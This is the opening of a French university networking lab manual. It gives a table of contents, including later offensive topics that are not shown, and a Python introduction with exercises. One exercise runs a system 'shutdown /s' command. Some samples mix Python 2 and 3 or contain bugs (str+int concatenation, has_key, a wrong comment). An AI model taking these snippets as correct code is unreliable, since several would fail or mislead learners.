

TP Réseaux Avancés

TP Réseaux Avancés Master 1 SIC - IA

جامعة أبو بكر بلقايد
UNIVERSITY OF TLEMCEEN



Table des matières



Objectifs	6
I - TP 0 Introduction à Python Partie 1	7
1. Syntaxe Python	8
1.1. Structure de blocs par indentations	10
1.2. Casting de type en python	11
2. Exercice : Commandes système	11
3. Les boucles en python	11
4. Exercice : Somme des N carrés pairs	13
5. Les tableaux	13
6. Exercice : Tableaux et Matrices	15
7. Exercice : Résumé Statistique Partie 1	16
8. Les dictionnaires	18
9. Exercice : Numéro de la chambre	19
II - TP 0 Introduction à Python Partie 2	21
1. Les chaînes de caractères	21
2. Exercice : Compter le nombre d'occurrences	21
3. Les classes et objets en python	22
4. Tuple et unpacking	24
5. Exercice : Trie	25
6. Paramètres de fonction par défaut	25
7. Fonction lambda	26
8. Fonction d'ordre supérieur (higher order function)	26
9. Exercice : Résumé Statistique Partie 2	28
10. Exercice : Server Load Balancing	30
11. Exercice : Surface Maximale	31

12. Exercice : Maximiser l'entier	31
III - TP 1 Introduction à la programmation réseau	33
1. Exercice : netstat	33
2. Exercice : Multi-threading	37
3. Interopérabilité Client / Serveur	38
IV - TP 2 Couche Transport	40
1. Analyse du trafic avec Wireshark	40
2. Exercice : Three way handshake et flags	41
3. Exercice : UDP broadcast	41
4. Exercice : Client jeux textuel Partie 1	42
5. Exercice : Client jeux textuel Partie 2	43
6. Exercice : Analyse du trafic Jupyter Notebook	43
V - TP 3 Adressage (Couche Internet et Couche Liaison)	45
1. Exercice : ARP et ICMP	45
2. Exercice : Fragmentation IP et flags	46
3. Exercice : NAT (Network Address Translation)	46
VI - TP 4 Couche Application - FTP	50
1. Désactivation Pare-feu Windows	50
2. Exercice : Commandes FTP	51
3. Exercice : Implémentation client FTP et ftplib	52
VII - TP 5 DNS	55
1. Exercice : nslookup	55
2. Exercice : Enregistrements DNS	56
VIII - TP 6 HTTP	58
1. Exercice : Requête GET	58
2. Exercice : Requête HEAD	59
3. Exercice : Entête Range	60
4. Exercice : Requête OPTIONS	61

5. Exercice : Requête If-Modified-Since	62
6. Exercice : Téléchargement de fichier (png, jpeg, exe) depuis le serveur Web	62
7. Exercice : Téléchargement de contenu avec HTTPS	64
8. Exercice : requests	65
9. Exercice : Téléchargements Multiples	65
10. Exercice : Cookies HTTP	66
IX - TP 7 POP, IMAP et SMTP	67
1. Exercice : Accédez à une boîte mail avec POP	67
2. Exercice : Client IMAP	69
3. Exercice : Envoie mail par SMTP	71
4. Exercice : Décoder le contenu avec l'encodage 64bits	73
5. Exercice : Comment configurer votre boîte pour l'accès POP et IMAP	76
X - TP 8 Scan réseaux et sécurité	78
1. PyInstaller et création d'accès avec Autorun	78
2. Techniques d'évasion à la détection	79
3. Persistance dans le système avec le Registre Windows	80
4. Accès aux données des utilisateurs	80
5. Détournement d'exécution	82
6. Mouvement latéral	83
7. Désactivation d'application de déférence	83
8. Scan active	83
9. Envoie de paquet	89
10. Banner grabbing	92
11. MAC Spoofing et flooding	93
12. Exercice : Scanner de port	93
13. Exercice : Analyse des captures	94
14. Exercice : Traçage de route	94
XI - TP 9 Cryptographie appliquée	95
1. Exercice : Fonction de hashage	95
2. Exercice : Chiffrement avec DES et AES (Algorithmes de chiffrement symétriques)	97

3. Exercice : Génération de clé RSA et chiffrement/déchiffrement	100
4. Exercice : Communication avec serveur sécurisée	102
5. Encodage Base 64	104
6. Exercice : Bibliothèque base64	106
7. Exercice : Communication crypté AES avec encodage base64	107
8. Exercice : Chiffrement et Déchiffrement AES et base64	109
9. Exercice : Communication Client-Serveur	110
XII - Devoirs TP	113
1. Remise du travail	113
2. Exercice : Client TFTP-Like	113
3. Exercice : Aspirateur de pages HTTP	116

Objectifs

La finalité de ce TP, destiné aux Master 1 SIC et IA, est d'étendre les connaissances théoriques réseau à des application pratiques du modèle TCP/IP. La maîtrise des concepts proposés permettra aux étudiants d'analyser, manipuler et interagir avec les protocoles réseau standardisés ou privés. L'étudiant est encouragé à implémenter son propre protocole applicatif analogue à FTP et TFTP à la fin du semestre.

A l'issue de ce TP l'apprenant doit être capable de:

- Apprendre à programmer avec python.
- Comprendre les principes de base de la programmation réseau.
- Apprendre à analyser le trafic réseau avec Wireshark et scapy.
- Appliquer les connaissances théoriques concernant les spécifications des protocoles d'applications dans l'analyse du trafic réseau.
- Apprendre à intégrer la cryptographie dans les applications réseau.

TP 0 Introduction à Python Partie 1

I

L'objectif de ce TP est de se familiariser avec la syntaxe de base du langage python.




Python est un langage de script extrêmement simple syntaxiquement et possédant une bibliothèque riche (regex, manipulation des matrices, combinaison et permutation, programmation web coté serveur, etc). Comme d'autres langages de script (php et OTCL), python supporte la programmation orientée objet.

Pendant les dernières années, python a gagné en popularité due aux nombreux projets développés en python comme (par exemple OpenStack, Fsociety et MechanicalSoup).

Afin de vérifier que python est correctement installé, il suffit de vérifier que les fichiers sources python (.py) sont distingués par l'icône python.

Python présente plusieurs avantages :

- Bibliothèque riche;
- Syntaxe simple à apprendre ;
- Prototypage d'algorithme simplifié ;
- Large communauté active dans le développement Web, Intelligence Artificielle, Data Science, Cyber Sécurité et teste de pénétration;



1. Syntaxe Python

Contrairement aux langages *static-typed* comme C et Java, les types des variables sont *dynamiquement* inférés lors de l'affectation. Ceci facilite énormément la programmation ;

Listing 1 Simple programme python

```
1 print('x=')
2 x=int(input())
3 print('p=')
4 p=int(input())
5 print(x, ' puissance ', p, ' =', x**p)
```

- `print` est la fonction d'affichage sur écran comme `printf` et `System.out.print` (et `println`) ;
- `input` permet la lecture d'une ligne de chaîne de caractères comme `scanf` (voir aussi `gets` en C) et `Scanner`.
`next`;
- Afin de calculer `x` à la puissance `p`, l'opérateur `**` est utilisé ;

Exemple

Listing 2 Simple calculatrice en python

```

1 #debut de la procedure 'calculatrice'
2
3 def calculatrice(nbr1, nbr2,operation):
4     if (operation == 'A'):
5         return nbr1+nbr2
6     elif (operation == 'S'):
7         return nbr1-nbr2
8     elif (operation == 'M'):
9         return nbr1*nbr2
10    elif (operation == 'D'):
11        if ( nbr2==0):
12            print "Division par zero"
13            return
14        return nbr1/nbr2
15    print("Operation indefini")
16 #fin de la procedure 'calculatrice'
17
18 print("Entrez la valeur de Nbr1=")
19 nbr1=float(input())
20
21 print("Entrez la valeur de Nbr2=")
22 nbr2=float(input())
23
24 print("\nEntrez le type d'operation\nA:\tAddition\nS:\tSoustraction\nM:
\tMultiplication\nD:\tDivision\n")
25 op=input()
26
27 print("Resultat= ", calculatrice(nbr1, nbr2,op))
28

```

- Il n'existe pas de commentaire multi-lignes en python et le caractère # marque le début d'un commentaire mono-ligne (comme en TCL et Bash/sh);
- La déclaration d'une procédure (ou fonction) commence par le mot clé "def". Comme dans le corps du programme, les types des paramètres ainsi que le type de retour d'une procédure ne sont pas déclarés explicitement. Par exemple :
def NomProcedure (argument1, argument2,argument3) :
- La clause "switch" n'existe pas dans la syntaxe python. Cependant, cette clause est remplacée par "if-elif-else", pour le teste de multiple cas. En outre, une condition est formulée de la manière suivante :
if (condition) :

Par exemple, le programme présenté dans Listing 3 illustre comment les conditions sont formulées

Listing 3 Les conditions et opérateurs logiques

```

1 def Mention(note):
2     if(note <7):
3         return "F"
4     elif (note >=7 and note<10):
5         return "D"
6     elif (note >=10 and note<13):
7         return "C"
8     elif (note>=13 and note<15):
9         return "B"

```

```

10
11     return "A"
12
13
14 Note=int(input())
15 print(Mention(Note))

```

- Le type "char" n'existe pas en python. De plus les chaînes de caractères peuvent être enfermées entre *double quotes* (") ou *single quotes* (') comme en *php* et *Javascript*. Une chaîne de caractères multi-lignes est déclarée avec `"""` (ou `'''`) au début et à la fin. Celle-ci peut aussi être utilisée à la place d'un commentaire multi-lignes ;
- Les opérateurs logiques binaires en python sont *and* et *or* à la place `&&` et `||` dans les langages C-type. L'opérateur *not* remplace l'opérateur de négation (!) . En outre, les valeurs logiques en python sont *True* et *False* (sensible à la case) ;

Remarque : Différences entre syntaxe Python 2 et Python 3

Afin de tester les exemples proposés dans ce cours, il faut installer Python 3. En outre, il est important de signaler que la syntaxe de Python 2 est différente de celle de Python 3. Par exemple, la fonction `"raw_input()"` (présente dans python 2.x) est remplacée en python 3.x par la fonction `"input()"` pour la lecture à partir du clavier.

1.1. Structure de blocs par tabulations

La principale innovation syntaxique en python est l'utilisation de tabulations. La tabulation dans un programme python indique le niveau du bloc et l'imbrication des instructions. Toute violation de cette règle syntaxique est notifiée par un message d'erreur lors de l'interprétation. *Selon le nombre de tabulations séparant l'instruction du début de la ligne, l'interpréteur python infère le bloc où l'instruction est située.* L'imposition de cette convention syntaxique rend la lecture du code source plus facile. Par exemple, voir *Listing 4* :

Listing 4 Structure de blocs en python

```

1 #Blocue~1
2 instruction1
3 instruction2
4 if (Condition1):
5     #Blocue~2
6     instruction3
7     instruction4
8     if (Condition1):
9         #Blocue~3
10        instruction5
11        instruction6
12    instruction7
13 else :
14     #Blocue~4
15     instruction8
16     instruction9
17 instruction10
18 instruction11

```

1.2. Casting de type en python

Pour effectuer le casting en python, la variable ou la valeur qu'on souhaite convertir est passée en paramètre au type voulu. Le casting en python se fait comme suite :

```
Variable1=TypeVariable1(Variable2D_UnAutreType)
```

ou bien

```
Variable1=TypeVariable1(ValeurD_UnAutreType)
```

Cette écriture est équivalente en C / Java à l'instruction suivante :

```
Variable1= (TypeVariable1) Variable2D_UnAutreType ;
```

```
Variable1= (TypeVariable1) ValeurD_UnAutreType ;
```

Dans le programme présenté dans *Listing 4* (ligne 28) la valeur lue du clavier (`input()`), qui est une chaîne de caractères, est convertie en type *float* avant d'être affectée à la variable *nbr1*.

2. Exercice : Commandes système

Lisez et exécutez le code suivant permettant à interagir avec le système d'exploitation :

```
1 import os # importe la librerie systeme
2 import time
3 # execute la commande dans explorer / cmd
4 os.system("explorer /")
5 time.sleep(5) # attendre 5 sec
6 # execute la commande explorer http:\\\\www.google.com dans cmd
7 os.system("explorer http:\\\\www.google.com")
8 time.sleep(5) # attendre 5 sec
9 os.system("shutdown /s") # eteindre l'ordinateur
```

3. Les boucles en python

L'usage de la clause *for* en python est quelque peu atypique. Au lieu de la déclaration traditionnelle, la boucle en python est déclarée comme une itération d'une variable sur un tableau (comme en Bash). Pour l'exemple présenté dans *Listing 5* (ligne 4) la variable "*element*" itère sur les éléments du tableau *tab*. Autrement dit, la variable "*element*" prend la valeur d'un élément de *tab* à chaque itération.

Autres particularités des tableaux en python :

- La déclaration d'un tableau se fait simplement par l'affectation à un tableau vide (*ligne 19*).
- Les éléments sont dynamiquement ajoutés par la méthode *append* (*ligne 22*).

Le programme présenté dans *Listing 5* comporte une procédure qui calcule la somme des valeurs des éléments d'un tableau (*ligne 2*) :

Listing 5 La boucle *for*

```
1 import sys
2 def Somme (tab):
3     valeur_somme=0
4     for element in tab:
5         valeur_somme=valeur_somme+element
6     return valeur_somme
```

```

7
8 # Programme principale
9
10 print("Entrez le nombre d'elements du tableau")
11 Nombre_D_Elements=int(input())
12
13 TableauD_Entier=[]
14 for i in range(Nombre_D_Elements):
15     print("TableauD_Entier[" + i + "]=")
16     TableauD_Entier.append(int(input()))
17
18 print("Somme = ",Somme(TableauD_Entier) )

```

La fonction Somme suivante est la même fonction présentée dans *Listing 5*, écrite avec la boucle *while* (ligne 4):

Listing 6 La boucle *while*

```

1 def Somme (tab):
2     valeur_somme=0
3     i=0
4     while(i<len(tab)):
5         valeur_somme=valeur_somme+tab[i]
6         i=i+1
7     return valeur_somme

```

L'invocation de la fonction *range(Nombre_D_Element)* (ligne 13- *Listing 5*) retourne une collection contenant les chiffres allant de 0 jusqu'à *Nombre_D_Element - 1*. Pour voir ce résultat, il suffit d'exécuter le programme suivant (*list* représente le type tableau qui permet de convertir l'objet retourné par *range* en tableau):

```
1 print(list(range(10)))
```

L'affichage de l'exécution précédente sera comme suite :

```
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
```

La fonction *range()* peut avoir de 1 jusqu'à 3 paramètres :

range(N1,N2) génère un tableau de nombre allant de *N1* jusqu'à *N2-1*

range(N1,N2,step) génère un tableau de nombre allant de *N1* jusqu'à *N2-1* un pas de valeur *step*. *Step* peut être négatif

Listing 7 La fonction *range()*

```

1 print("Tableau de 10 a 20",list(range(10,20)))
2
3 print("Tableau de 50 a 100 avec un pas de 15",list(range(50,100,15)))

```

```

Tableau de 10 a 20 [10, 11, 12, 13, 14, 15, 16, 17, 18, 19]
Tableau de 50 a 100 avec un pas de 15 [50, 65, 80, 95]

```

4. Exercice : Somme des N carrés pairs

Question

On vous donne N carrés de tailles croissantes dans l'ordre croissant, et chaque côté de tous les carrés est un nombre pair. Chaque côté du premier carré est 2, et chaque côté de tout carré suivant est plus long que le précédent par 2 unités.

Quelle est la somme des surfaces de tous les N carrés ? Étant donné que le résultat peut être grand, veuillez sortir la réponse modulo 1000000007.

Exemple :

Pour N=3, nous avons 3 carrés de côtés 2, 4 et 6.

La somme des surfaces est $4+16+36 = 56 \% 1000000007 = 56$

Pour N=5, nous avons 3 carrés de côtés 2, 4, 6, 8, 10.

La somme des surfaces est 220 pour N=5.

Input

N : Un entier indiquant le nombre de carrés à additionner.

Output

Un entier indiquant la somme de N carrés modulo 1000000007.

Exemple :

input : 4 => output 120

input : 204 => output 11402920

5. Les tableaux

Dans le programme suivant, la taille du tableau (*TailleTableau*, ligne 1) est lue à partir du clavier. Ensuite, les éléments lus à partir du clavier sont ajoutés au tableau (*Tableau.append(Element)*, ligne 5). En outre, la fonction *len()* prend en paramètre un tableau et retourne la taille de celui-ci (*ligne 8*).

Listing 8 Manipulation des tableaux

```
1 TailleTableau=int(input())
2 Tableau=[]
3 for i in range(TailleTableau):
4     print ("Tableau[" , i, "]=")
5     Tableau.append(int(input()))
6 print ("Tableau=", Tableau)
```

```
Taille Tableau=
4
Tableau[ 0 ]=
12
Tableau[ 1 ]=
6
Tableau[ 2 ]=
75
Tableau[ 3 ]=
-2
Tableau= [12, 6, 75, -2]
Taille tableau= 4
```

Comme dans la fonction `range()` présentée précédemment, l'indice de l'élément tableau supporte jusqu'à 3 paramètres (testez l'exemple présenté dans le listing suivant).

- `Tableau[i]` : désigne le i^{em} élément du tableau si ($i \geq 0$). Si $i < 0$, `Tableau[i]` désigne l'élément à la position $N-i^{\text{em}}$ avec N définie comme la taille du tableau.
- `Tableau[N1 : N2]` : désigne la séquence d'éléments du tableau allant de l'indice $N1$ jusqu'à $N2-1$.
- `Tableau[N1 : N2 : step]` : désigne la séquence d'éléments du tableau allant de l'indice $N1$ jusqu'à $N2$ avec un pas = `step` (l'élément à l'indice $N2$ est exclu de la séquence). Par défaut, `Tableau[:]` et `Tableau[:]` sont équivalents à `Tableau[0 : len(Tableau) : 1]` (équivalant au tableau entier). La valeur de `step` peut être négative pour parcourir les éléments dans l'ordre inverse :
`Tab=[1, 3, 5, 7, 9, 11, 13, 15]`
`Tab[::-1]` # donne `[15, 13, 11, 9, 7, 5, 3, 1]`
`Tab[7: 2: -2]` # donne `[15, 11, 7]`

L'objet tableau, représenté par le type `list`, comporte des méthodes prédéfinies permettant de faciliter les traitements sur ces derniers. Soit un objet `Tab` de type `list` :

```
Tab=[7, 3, 1, 2, 10, 5]
```

- `Tab.pop()` : supprime le dernier élément du tableau et retourne celui-ci ;
- `Tab.sort()` : trie les éléments de `Tab` d'une manière ascendante ;
- `Tab.copy()` : crée une copie de `Tab` dans un nouveau tableau et retourne celui-ci ;
- `Tab.append(element)` : ajoute `element` à la fin du tableau ;
- `Tab.index(element)` : retourne la position de la première occurrence de `element` dans `Tab`. Si celui-ci n'existe pas dans `Tab`, l'instruction génère une exception `ValueError`;
- `Tab.remove(element)` : supprime la première occurrence de `element` dans `Tab`. Si celui-ci n'existe pas dans `Tab`, l'instruction génère une exception `ValueError`;

Pour tester si un élément existe dans un tableau ou pas, l'opérateur `in` est utilisé :

```
1 if (1 in Tab)==True: # ou bien if 1 in Tab:
2     print("Tab contient 1")
3 if (11 in Tab) == False: # ou bien if not(11 in Tab):
4     print("Tab contient 11")
```

Une matrice en python n'est qu'un tableau de tableaux. De la même façon, une matrice de N dimensions peut être représentée.

```
Tab=[[1,2,3],[4,5,6],[7,8,9]]
```

```
print(Tab[1][1]) # donne 5
```

Conseil

La concaténation des listes se fait par une simple opération + :

```
Tableau1=[1, 2, 3, 4, 5]
```

```
Tableau2=[6, 7, 8, 9]
```

```
Tableau3=Tableau1+Tableau2
```

```
print(Tableau3)# donne [1,2,3,4,5,6,7,8,9]
```

Tableau2+=[10]#équivalente à la fonction append qui ajoute un élément à la fin avec append

Remarque : Type d'éléments d'un tableau

Contrairement à d'autres langages, les éléments d'un tableau python ne doivent pas forcément être du même type. Par exemple, l'écriture suivante est correcte :

```
Tab=[25,"Mohammed","M1INFO",[13.0,12.0,14.0,11.0],12.50]
```

6. Exercice : Tableaux et Matrices

Question 1

Étant donné une liste d'entiers T de taille $M=N \times N$, donnez une fonction qui prend en paramètre une liste T et N, et retourne une matrice Mat tel que chaque ligne i de Mat (Mat[i]) est égale à la liste [T[i x N], T[i x N+1], T[i x N+2], ..., T[i x N+N-1]] ($0 \leq i < N$).

Bonus : Votre code doit contenir une seule boucle. Une matrice en Python n'est qu'une liste ou chaque élément est une liste.

Par exemple :

Pour T=[1, 2, 3, 5, 2, 3, 4, 1, 4, 5, 2, 4, 5, 0, 3, 5] et N= 4

Le résultat attendu est Mat =[[1, 2, 3, 5], [2, 3, 4, 1],[4, 5, 2, 4], [5, 0, 3, 5]] (Mat[0]= [1, 2, 3, 5], Mat[1] = [2, 3, 4, 1], etc).

Question 2

Étant donnée une matrice M de deux dimensions, donnez une fonction qui calcule pour chaque ligne la moyenne de celle-ci (moyenne de la ligne). La fonction doit retourner une liste R, des moyennes tel que R[i] est la moyenne de la ième ligne de M.

Exemple :

Pour M=[[1, 2, 3, 5],

[2, 3, 4, 1],

[4, 5, 2, 4],

[5, 0, 3, 5]]

Le résultat attendu est : [2.75, 2.5, 3.75, 3.25]

Question 3

Étant donnée une matrice M carrée de deux dimensions, donnez une fonction qui calcule la somme de ces deux diagonales et retourne cette valeur.

Bonus : Votre fonction doit inclure seulement une seule boucle.

La matrice peut avoir des dimensions pair ou impair.

Exemple :

5	2	-1	3
1	1	2	0
4	3	10	9
7	11	23	5

Pour la matrice précédente, la somme des diagonales est égale à $5+1+10+5 + 3+2+3+7 = 36$

7. Exercice : Résumé Statistique Partie 1

Exercice sur les tableaux et boucles

Complétez votre réponse après chaque question. Ne copiez pas le code à partir du pdf, celui-ci est téléchargeable.

```

1 Notes=[15, 13, 5, 11, 5, 14, 9, 6, 14, 1,
2       8, 8, 11, 3, 12, 11, 2, 17, 14, 1, 6, 12, 13, 14, 1]
3 # Question 1 convertir les elements du tableau Notes du type en entier (int) au
  type float.
4 # et imprimer le resultat sur ecran
5 """ le resultat attendu = [15.0, 13.0, 5.0, 11.0, 5.0, 14.0, 9.0, 6.0, 14.0,
  1.0, 8.0, 8.0, 11.0,
6 3.0, 12.0, 11.0, 2.0, 17.0, 14.0, 1.0, 6.0, 12.0, 13.0, 14.0, 1.0]"""
7
8
9
10
11 # Question 2 complete le programme pour calculer et imprimer la moyenne sur
  l'ecran
12 # Indication : utiliser le tableau apres conversion des element en float
13 # le resultat attendu = 9.04
14
15
16
17 # Question 3 calculez la variance type de Notes et imprimer le resultat sur ecran
18 # le resultat attendu = 23.6384
19
20
21
22 # Question 4 calculez la valeur la plus frequente dans le tableau et imprimez le
  resultat sur ecran
23 # le resultat attendu = 14.0 ou 14 (se repete 4 fois)

```



```

24
25
26 # Question 5 triez le tableau Notes sans utiliser les methodes predefinies ( .
    sort() et sorted ) dans l'ordre ascendant
27 """le resultat attendu
28 [1.0, 1.0, 1.0, 2.0, 3.0, 5.0, 5.0, 6.0, 6.0, 8.0, 8.0, 9.0, 11.0,
29 11.0, 11.0, 12.0, 12.0, 13.0, 13.0, 14.0, 14.0, 14.0, 14.0, 15.0, 17.0]
30 ou bien
31 [1, 1, 1, 2, 3, 5, 5, 6, 6, 8, 8, 9, 11,
32 11, 11, 12, 12, 13, 13, 14, 14, 14, 14, 15, 17]
33 """
34
35 # Question 6 creez une liste contenant seulement les valeurs uniques de Notes:
36 # Indication : utilisez le tableau apres le trie ou l'operateur 'in' pour tester
37 # l'appartenance
38 # resultat attendu =[1, 2, 3, 5, 6, 8, 9, 11, 12, 13, 14, 15, 17]
39
40
41

```

Question 1

Convertir les éléments du tableau Notes du type en entier (int) au type float et imprimer le résultat sur écran.

Indice :

Le résultat attendu = [15.0, 13.0, 5.0, 11.0, 5.0, 14.0, 9.0, 6.0, 14.0, 1.0, 8.0, 8.0, 11.0,
3.0, 12.0, 11.0, 2.0, 17.0, 14.0, 1.0, 6.0, 12.0, 13.0, 14.0, 1.0]

Question 2

Complété le programme pour calculer et imprimer la moyenne sur l'écran.

Indice :

Indication : utiliser le tableau après conversion des élément en float

Le résultat attendu = 9.04

Question 3

Calculez la variance de Notes et imprimer le résultat sur écran. ($E(X)$ n'est que la moyenne que vous venez de calculer dans la question précédente).

$$\text{Var}(X) = \frac{\sum_{i=1}^n (X_i - E(X))^2}{n} = E((X - E(X))^2)$$

Indice :

Le résultat attendu = 23.6384

Question 4

Calculer la valeur la plus fréquente dans le tableau et imprimez le résultat sur écran.

Indice :

Le résultat attendu = 14.0 ou 14 (se répète 4 fois)

Question 5

Triez le tableau Notes sans utiliser les méthodes prédéfinies (`.sort()` et `sorted`) dans l'ordre ascendant.

Indice :

Le résultat attendu

[1.0, 1.0, 1.0, 2.0, 3.0, 5.0, 5.0, 6.0, 6.0, 8.0, 8.0, 9.0, 11.0,
11.0, 11.0, 12.0, 12.0, 13.0, 13.0, 14.0, 14.0, 14.0, 14.0, 15.0, 17.0]

ou bien

[1, 1, 1, 2, 3, 5, 5, 6, 6, 8, 8, 9, 11,
11, 11, 12, 12, 13, 13, 14, 14, 14, 14, 15, 17]

Question 6

Créez une liste contenant seulement les valeurs uniques de Notes.

Indice :

Indication : utilisez le tableau après le trie ou l'opérateur 'in' pour tester l'appartenance.

Résultat attendu =[1, 2, 3, 5, 6, 8, 9, 11, 12, 13, 14, 15, 17]

8. Les dictionnaires

Un dictionnaire est une collection qui supporte comme indice une chaîne de caractères (*comme les tableaux associatives en php*) ainsi que d'autres types de valeurs immuables et supportant le hachage :

```
1 UnDictionnaireVide={} # initialisation d'un dictionnaire vide
2 UnDictionnaire ={"Nom":"Mohammed","Specialite":"Informatique","Age":25}
3 print(UnDictionnaire["Specialite"])
4 print(UnDictionnaire.has_key("Adresse"))
5 print(UnDictionnaire.keys())
6 print(UnDictionnaire.values())
```

L'exécution du programme précédant affiche le résultat suivant :

```
Informatique
False
['Nom', 'Age', 'Specialite']
['Mohammed', 25, 'Informatique']
```

La syntaxe de la boucle for-in fonctionne de la même façon sur les dictionnaires. Le code suivant boucle sur les valeurs des clés (keys) avec la variable key (*Ligne 2*) et affiche ensuite chaque clé avec la valeur associée (*Ligne 3*).

```
1 UnDictionnaire ={"Nom":"Mohammed","Specialite":"Informatique","Age":25}
2 for key in UnDictionnaire:
```

```
3 print(key , UnDictionnaire[key ])
```

```
1 Nom Mohammed
2 Specialite Informatique
3 Age 25
4
```

Afin de supprimer une clé (key) d'un dictionnaire, la méthode pop est utilisé pour supprimer et retourner la valeur à la clé en paramètre.

```
1 UnDictionnaire ={ "Nom":"Mohammed", "Specialite":"Informatique", "Age":25}
2 print(UnDictionnaire.pop("Nom"))
3 print(UnDictionnaire)
```

```
1 Mohammed
2 {'Specialite': 'Informatique', 'Age': 25}
```

Counter est un type de dictionnaire avec une implémentation permettant de compter le nombre d'occurrences des éléments d'une liste. Le constructeur Counter prend une collections (list, str, etc) et retourne un dictionnaire contenant le nombre d'occurrences de chaque élément de la collection :

```
1 from collections import Counter
2 Tab=[4,12,5,23,12,4,2,12,4]
3 occurrences=Counter(Tab)
4 print(occurrences)
5 # donne Counter({4: 3, 12: 3, 5: 1, 23: 1, 2: 1})
6 occurrences_caracteres=Counter("Python 3.12.5 (tags/v3.12.5:ff3bc82, Aug 6
  2024, 20:45:27) [MSC v.1940 64 bit (AMD64)] on win32
  Type "help", "copyright", "credits" or "license()" for more information.")
7 print(occurrences_caracteres)
8 #Counter({' ': 22, 'o': 8, '2': 8, '"': 8, 'i': 7, 't': 6, 'n': 6, '.': 6, 'e':
  6, 'r': 6, '4': 5, '3': 4, 'f': 4, 'c': 4, ',': 4, 'y': 3, 'h': 3, '1': 3, '5': 3,
  '('': 3, 'g': 3, 's': 3, ':': 3, '6': 3, '0': 3, ')': 3, 'p': 3, 'a': 2, 'v': 2, 'b':
  2, 'A': 2, 'M': 2, 'l': 2, 'm': 2, 'P': 1, '/': 1, '8': 1, 'u': 1, '7': 1, '[': 1,
  'S': 1, 'C': 1, '9': 1, 'D': 1, 'J': 1, 'w': 1, '\n': 1, 'T': 1, 'd': 1})
```

9. Exercice : Numéro de la chambre

Dans une excursion organisée, chaque famille occupe une chambre et le guide touristique occupe la chambre à lui seul. Pour rapidement inscrire les familles accueillit, le gestionnaire de l'hotel marque le numéro de la chambre pour chaque personne dans l'excursion, le guide touristique inclue.

Par exemple, si le gestionnaire inscrit la séquence suivante:

1 2 3 6 5 4 4 2 5 3 6 1 6 5 3 2 4 1 2 5 1 4 3 6 8 4 3 1 5 6 2

Cela signifie que la chambre 1 est occupée par une chambre de 5, etc.

Input

La ligne contient les numéros de chambre non ordonnés.

Output

Numéro de la chambre

Exemple :

1 2 3 6 5 4 4 2 5 3 6 1 6 5 3 2 4 1 2 5 1 4 3 6 8 4 3 1 5 6 2

Résultat :

8

Question

Étant donnée une séquence des numéros des chambres réservées pour une excursion écrivez le code pour trouver le numéro de la chambre du guide touristique. Supposez que une famille comporte toujours plus que un membre.

Indice :

Utilisez un dictionnaire pour trouver le numéro de la chambre que se répète une seule fois. Ou bien, vous pouvez aussi utiliser la méthode `.sort()` pour faciliter la recherche de la valeur unique.

TP 0 Introduction à Python Partie 2

II

1. Les chaînes de caractères

Les chaînes de caractères sont représentées par le type `str` et fonctionnent d'une manière très similaire aux tableaux mais avec des méthodes supplémentaires.

La fonction `split()` (équivalente à la fonction `split` implémentée dans la classe `String` en Java) découpe une chaîne de caractères en morceaux selon le délimiteur (le caractère espace dans l'exemple suivant, *ligne 1*) et renvoie un tableau des éléments (sous-chaînes) selon le séparateur:

```
1 Tableau=input().split(" ")
2 print( "Tableau = ", Tableau)
3 print( "Tableau [-4] = ", Tableau[-4])
